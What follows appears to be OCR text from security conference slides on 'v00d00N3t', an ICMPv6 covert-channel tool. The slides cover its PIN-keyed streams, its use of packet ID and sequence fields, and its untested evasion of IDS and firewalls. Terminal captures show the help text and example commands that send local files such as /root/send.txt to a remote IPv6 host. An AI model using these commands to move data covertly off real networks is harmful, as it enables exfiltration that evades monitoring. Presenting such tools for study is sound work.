
v00d00N3t Capabilities


- Requires 4 digit PIN for sender and receiver, allowing multiple streams
- ICMPv6 ID tells receiver how many bytes out of payload to read
- ICMPv6 SEQ tells receiver if it should read the packet or not


v00d00N3t Testing


- **Validate that the packets would survive on a ‘slick’ 6 network**
- **Validate that the packets would survive in the ‘wild’, basically uncontrolled environment**
- **Still not tested for survivability in an IPv6 production environment with IDS/IPS/FW etc…**


root@blackmagic:~
File Edit View Terminal Tabs Help
[root@blackmagic ~]# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0C:29:55:62:CA
inet addr:192.168.1.252 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: 2001:618:400:3b3b:20c:29ff:fe55:62ca/64 Scope:Global
inet6 addr: fe80::20c:29ff:fe55:62ca/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:4574 errors:0 dropped:0 overruns:0 frame:0
TX packets:3580 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:548238 (535.3 KiB) TX bytes:558190 (545.1 KiB)
Interrupt:17 Base address:0x1080
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
root@blackmagic:~
File Edit View Terminal Tabs Help
[root@blackmagic Desktop]# traceroute6 2001:470:1f00:2658:240:45ff:fe18:9aa3
traceroute to 2001:470:1f00:2658:240:45ff:fe18:9aa3 (2001:470:1f00:2658:240:45ff:fe18:9aa3), 30 hops max, 40 byte packets
1 2001:618:400:3b3b::1 (2001:618:400:3b3b::1) 0.000 ms 0.426 ms 0.436 ms
2 tb-exit.ipv6.btexact.com (2001:618:400::1) 154.200 ms 157.465 ms 154.002 ms
3 uk6x-core-hopper-g0-2.ipv6.btexact.com (2001:618:1::7) 157.266 ms 157.557 ms 158.732 ms
4 v6-tunnel-ignite-de.ipv6.btexact.com (2001:7f8:2:8015::3) 186.005 ms 185.122 ms 185.360 ms
5 2001:5001:200:7::1 (2001:5001:200:7::1) 209.960 ms 207.232 ms 208.429 ms
6 ge-0-0-0-100-bcr2.fra.cw.net (2001:5000:0:13::2) 208.716 ms 208.414 ms ge-1-0-0-200-bcr2.fra.cw.net (2001:5000:0:14::
2) 211.476 ms
7 so-1-2-0-dcr2.fra.cw.net (2001:5000:0:f::1) 247.625 ms 211.164 ms 207.932 ms
8 so-4-0-0-dcr1.amd.cw.net (2001:5000:0:e::2) 208.582 ms 207.719 ms 211.347 ms
9 so-3-0-0-zcr1.amt.cw.net (2001:5000:0:12::2) 212.102 ms 219.530 ms 217.735 ms
10 nl-ams04a-re1-fe-0-0.ipv6.aorta.net (2001:7f8:1::a500:6830:1) 213.759 ms 214.829 ms 210.101 ms
11 nl-ams06d-re1-t-2.ipv6.aorta.net (2001:730::1:c) 213.005 ms 214.406 ms 213.400 ms
12 hurrican.net-gw1.nl.ipv6.aorta.net (2001:730::1:2f) 322.959 ms 323.803 ms 328.081 ms
13 2001:470:1fff:4:2e0:feff:fe07:c000 (2001:470:1fff:4:2e0:feff:fe07:c000) 323.108 ms 322.725 ms 323.923 ms
14 2001:470:1f00:2658:240:45ff:fe18:9aa3 (2001:470:1f00:2658:240:45ff:fe18:9aa3) 342.843 ms 344.867 ms 340.994 ms
[root@blackmagic Desktop]#


root@blackmagic:~
File Edit View Terminal Tabs Help
[root@blackmagic ~]# ./v00d00N3t
v00d00N3t
Options:
Required
-d Destination IPv6 address
or
-r Receive mode
-i Interface to communicate from
-k Send text via keyboard
or
-f Location of the file you want to send
-x 4 digit PIN required for packet sending/receiving
Optional
-g Gateway MAC address
-b Amount of characters to send per packet
-t Amount of delay (in seconds) between sending packets
-h This menu
Example: Send a file
#>v00d00N3t -d 2006:3820:40:2a03:d843:55dc:3944:d3d2 -i eth0 -x 1234 -f /root/send.txt
Example: Send a file then remain in console mode
#>v00d00N3t -d 2006:3820:40:2a03:d843:55dc:3944:d3d2 -i eth0 -g 00:12:fd:34:69:FF -x 1234 -f /root/send.txt -k
Example: Send text via keyboard
#>v00d00N3t -d 2006:3820:40:2a03:d843:55dc:3944:d3d2 -i eth0 -x 1234 -k
Example: Receive incoming text
#>v00d00N3t -r -i eth0 -x 1234
[root@blackmagic ~]# ./v00d00N3t -d 2001:470:1f00:2658:240:45ff:fe18:9aa3 -x 1234
Quitting, you need to select an interface from the list below that has a routable IPv6 address.
Interface: lo
Address:
Interface: eth0
Address: [2001:618:400:3b3b:20c:29ff:fe55:62ca]
Interface: eth0
Address:
[root@blackmagic ~]#

